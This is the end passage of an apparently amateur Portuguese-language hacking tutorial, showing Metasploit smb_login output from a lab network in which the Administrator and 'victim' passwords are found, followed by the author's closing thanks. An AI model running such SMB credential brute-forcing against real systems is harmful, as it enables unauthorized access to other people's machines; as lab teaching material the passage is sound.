[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dale :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) chip :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dookie :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) jimmie :
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'victim' : 's3cr3t'
[+] 192.168.1.162 - SUCCESSFUL LOGIN (Windows 7 Enterprise 7600) 'victim' :
's3cr3t'
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

Pronto ele quebrou a senha do SMB!

Para quem leu até aqui eu agradeço, o livro foi básico como eu disse não foi algo bem sério tá mais para algumas dicas em PDF, mas prometo que nos próximos vou melhorar.

DESDE JÁ AGRADEÇO A TODOS 😉